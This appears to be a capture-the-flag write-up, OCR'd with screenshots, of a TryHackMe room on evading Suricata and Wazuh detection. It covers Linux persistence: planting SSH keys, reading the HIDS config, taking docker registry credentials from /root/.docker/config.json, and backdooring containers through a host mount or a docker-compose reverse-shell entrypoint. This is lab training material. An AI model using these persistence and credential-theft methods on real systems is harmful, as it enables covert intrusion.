
Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries Search:


Timestamp	Message	Category	Severity	Targeted Asset	Score


kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player
Player
Kali Linux
TryHackMe | Intrusion
Epiphany 605.1 on Lin
Home | CTFScore
Grafana
10.201.105.5:3000/login
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Free Whois Lookup - ...
Explore our database l...
Welcome to Grafana
Email or username
email or username
Password
password
Log in
Forgot your password?
Documentation
Support
Community
Open Source
v8.2.5 (b57a137acd)


kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player
Player
Kali Linux
TryHackMe | Intrusion Dr
Server Admin: Users - Gr
GitHub - jas502n/Grafana
10.201.105.5:3000/admin/users
90%
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Free Whois Lookup - ...
Explore our database l...
Server Admin
Manage all users and orgs
Users
Orgs
Settings
Plugins
Stats and license
Search user by login, email, or name
All users
Active last 30 days
New user
Login
Email
Name
Belongs to
Last active
grafana-admin
grafana-admin@localhost
< 1 minute
Documentation
Support
Community
Open Source

Task 11: Establishing Persistence

I performed allowed persistence techniques (e.g., adding a cron job or modifying an init script) and monitored alerts. Persistence attempts triggered host alerts tied to file modifications or new processes, highlighting host-level detection of persistent threats



Task 11 Establishing Persistence

The compromised host is running Linux so we have a number of persistence mechanisms available to us. The first option which, is arguably the most straightforward is to add a public key that we control to the authorized_keys file at `/root/.ssh/`. This would allow us to connect to the host via SSH without needing to run the privilege escalation exploit every time and without relying on the password for the compromised account not changing. This methodology is very common among botnets as it's both reliable and very simple to implement as pretty much all Linux distributions indented for server use run an Open-SSH service by default.

Try this now, a valid key pair can be generated for the attack box by running `ssh-keygen`. Once this key is added to the authorized_keys file in `/root/.ssh/` you should be able to gain remote access to root whenever it's needed, simple right? Well, unfortunately, this tactic has one big disadvantage as it is highly detectable.

HIDS often feature some form of file system integrity monitoring service which, will periodically scan a list of target directories for changes with, an alert being raised every time a file is changed or added. By adding an entry to the `authorized_keys` file you would have triggered an alert of a fairly high severity and as a result, this might not be the best option. An alert is also raised every time an ssh connection is made so the HIDS operator will be notified every time we log on.

It would be very helpful to check how the IDS is configured before we continue as it may help us with finding vectors that aren't monitored. Wazuh has two configuration modes, local and centralised in this case, the HIDS agents are setup locally and the config file can be found at `/var/ossec/etc/ossec.conf`. This file lists all of the data sources that are covered by HIDS in this case, the following are enabled:


- **File system monitoring** - As already mentioned this affects our ability to simply install ssh keys but, this also affects other persistence vectors like, `cron`, `systemd` and any attacks that require the installation of additional tools.
- **System log collection** - This functionality will generate alerts when some post-exploitation actions are taken against the system like making SSH connections and login attempts.
- **System inventory** - This tracks system metrics like open ports, network interfaces, packages, and processes. This affects our ability to open new ports for reverse shells and install new packages. Note, that this function currently, does not generate alerts by itself and requires the HIDS operator to write their own rules. However, A report would be available on an upstream log analysis platform like Kibana

Note, that Docker monitoring is also available, however, it is not enabled in this case which gives us a few options:

- We could hijack the existing container supply chain and use it to install a backdoor into one of the containers that are hosted by the system. This would be difficult to detect without additional container monitoring and scanning technology. Credentials for a docker registry could either be phished or extracted from `/root/.docker/config.json` as, this location stores the credentials used with the `docker login` command in plaintext. This won't work in this case though, as the host we compromised doesn't have internet access and there are no credentials in `/root/.docker/config.json`.
- We could modify the existing docker-compose setup to include a privileged SSH enabled container and mount the host's file system to it with `-v /:/hostOS`. The docker-compose file used to define the current setup isn't monitored by the file system integrity monitor as it's in `/var/lib`. Again though, this won't work well in this case as we don't have access to the internet though, you could transport the container images from the attack box to the compromised VM via SSH. You would also need to open up a new port for the ssh connection which, would show up on the system inventory report.
- We could modify an existing or new docker-compose setup by, abusing the `entrypoint` option to grant us a reverse shell. Using docker-compose also allows us to specify automatic restarts which increases the backdoor's resilience. This option also reverses the typical client-server connection model so, we won't need to open any new ports on the host.

Task 12: Conclusion

This task demonstrates that layered monitoring using both NIDS and HIDS provides full visibility: network-level anomalies, scanning activity, and host-level changes are all detected. The practical exercises in this task reinforce how host alerts complement network detection



Task 12 Conclusion

I hope you've enjoyed this room and learned a few things. As previously mentioned this room was the first public test of the CTF scoring system project I've been developing. I have enclosed a link to the source code for the scoring system, It's licensed under AGPL-3.0 so feel free to modify it or add the system to your own CTF. There's documentation on installation and configuration available in the repo as well as links to prebuilt docker images.

Repo Link: https://github.com/Jroo1053/CTFScore

Thanks for playing.

Answer the questions below

Read the above

No answer needed

✓ Correct Answer